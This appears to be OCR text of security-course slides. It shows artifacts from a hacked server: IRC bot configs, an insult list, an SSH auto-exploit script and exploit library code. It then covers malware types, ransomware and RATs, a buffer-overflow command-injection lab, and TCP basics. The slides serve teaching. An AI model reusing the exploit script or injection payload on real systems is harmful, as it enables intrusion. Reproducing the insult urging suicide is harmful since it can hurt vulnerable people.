
```
[rsimms@myopus  ]$ cat ./mech1.users
handle          Mark
mask            *!*@Winmarkt.users.undernet.org
prot            4
aop
channel         *
access          100

handle          blackperl
mask            *!*@blackperl.users.undernet.org
prot            4
aop
channel         *
access          100

handle          Eu-
mask            *!*@167.users.undernet.org
prot            4
aop
channel         *
access          100
[rsimms@myopus  ]$
```

```
[rsimms@myopus randfiles]$ cat randinsult.e
And tell me, are you still making Nightly installments on your new car?
Any similarity between you and a human is purely coincidental.
Are you always this stupid or are you making a special effort today?
Can I borrow your face for a few days? My ass is going on holiday.
Congratulations; you're a perfect argument against brother-sister marriages.
Do YOU ever get tired of having yourself around?
Do you have your easygoing nature because you're too heavy to run, or just too fat to fight?
Don't I know you from high school, back when you only had one stomach and one chin?
Don't let you mind wander - it's far too small to be let out on its own.
Don't tell me - I know who you are! Yeah, you're the reason they made birth control...
Follow Cobain's footsteps, blow your brains out. It's not like you've got much to lose...
For a minute there I didn't recognize you. It was the happiest minute of my life.
Go fart peas at the moon!
Hi! I'm a human! What are you?
I can tell that you are lying - your lips are moving.
I can't remember your name, but your nasty attitude is kinda familar...
I don't know what I'd do without you, but I'd like to try.
I don't know what makes you tick, but I hope it's a time bomb.
I just figured something out: if I bought you for what *I* thought you were worth, and sold you
for what *you* thought you were worth, I'd be the richest guy in the world...
I like you better the more I see you less.
I thought of you today. I was at the zoo.
I would have liked to insult you, but the sad truth is that you wouldn't understand me.
I'd smack the shit out of you if I didn't think it would fill up the room
I'll swear eternal friendship to anyone who hates you as much as I do.
I'm sure you'll be alright when the marijuana wears off.
< snipped >
```

```
[rsimms@myopus ssh]$ cat tryssh
cd ssh
VER="`./scanssh $1 | awk '{print $2}'`"
a="0"

if [ "$VER" = "SSH-1.5-1.2.27" ]; then
echo "Vulnerable $VER found ... exploiting... "
./x2 -t 1 $1
a="1"
fi

if [ "$VER" = "SSH-1.5-1.2.26" ]; then
echo "Vulnerable $VER found ... exploiting... "
./x2 -t 1 $1
a="1"
fi

if [ "$VER" = "SSH-1.5-1.2.28" ]; then
echo "Vulnerable $VER found ... exploiting... "
./x2 -t 1 $1
a="1"
fi

if [ "$VER" = "SSH-1.5-1.2.29" ]; then
echo "Vulnerable $VER found ... exploiting... "
./x2 -t 1 $1
a="1"
fi

< snipped >
```

```
[rsimms@myopus testuser]$ cat .mass/lpd/network.c

/* scut's leet network library ;)
 * 1999 (c) scut
 *
 * networking routines
 * based on my hbot networking sources,
 * revised, extended and adapted 990405
 * extended, improved and fixed 990430
 *
 * nearly all of this code wouldn't have been possible without w. richard steven   s
 * excellent network coding book. if you are interested in network coding,
 * there is no way around it.
 */

#include <sys/types.h>
#include <sys/ioctl.h>
#include <sys/socket.h>
#include <sys/time.h>
```

http://www.iuvotech.com/analysis-of-a-hack/




Malware

Viruses
Worms
Spyware
Keyloggers
Ransomware
Trojans and RATs
Buffer Overflows

See textbook on these types of malware


Ransomware




https://www.youtube.com/watch?v=nlh1PrdpRfI

Opening a word doc attachment from an unknown sender can get quite expensive!

You get new wallpaper announcing the bad news



All documents on the PC have been encrypted and renamed




Instructions for paying the ransom

A recent survey by Malwarebytes of 500 businesses found 40% had experienced a ransomware attack.

https://www.theguardian.com/technology/2016/aug/03/ransomware-threat-on-the-rise-as-40-of-businesses-attacked

RAT (Remote Administration Tool)



DarkComet - transfer files to and from victim system

Buffer Overflows


1. From Kali, browse to: **http://172.30.10.122/bufo.html**


2. Typing into the "Your name:" field, try to inject this command using a buffer overflow:

   echo \"Benji was here\" > /tmp/bufo/winners

   (swap Benji with your own name)

3. To see if you win browse to: **http://172.30.10.122/bufo-winners.html**






Thank you Sam Bowne for creating this activity!

TCP Review


Shichao's Notes



Really nice reference used in this section


https://notes.shichao.io/tcpv1/ch12/

TCP Segment and Header



The TCP segment is encapsulated inside an IP datagram.

The TCP header enables creating and closing connections and sending data in a reliable way.



https://notes.shichao.io/tcpv1/ch12/

TCP Sequence and Acknowledgement Numbers

The **Sequence Number** identifies the byte in the stream of data from the sender to the receiver that the first byte of data in the containing segment represents.

The **Acknowledgment Number** contains the next sequence number that the sender of the acknowledgment expects to receive.

These numbers are used to insure that the data sent has been received and is in the correct order.

https://notes.shichao.io/tcpv1/ch13/

TCP Flags

CWR. Congestion Window Reduced (the sender reduced its sending rate)

ECE. ECN Echo (the sender received an earlier congestion notification)

URG. Urgent (the **Urgent Pointer** field is valid; rarely used

ACK. Acknowledgment (the **Acknowledgment Number** field is valid; always on after a connection is established);

PSH. Push (the receiver should pass this data to the application as soon as possible not reliably implemented or used)


RST. Reset the connection (connection abort, usually because of an error)

SYN. Synchronize sequence numbers to initiate a connection

FIN. The sender of the segment is finished sending data to its peer

https://notes.shichao.io/tcpv1/ch13/

TCP Flow Diagram



ISN=Initial Sequence Number

TCP Flags

SYN
Synchronize (sequence numbers)

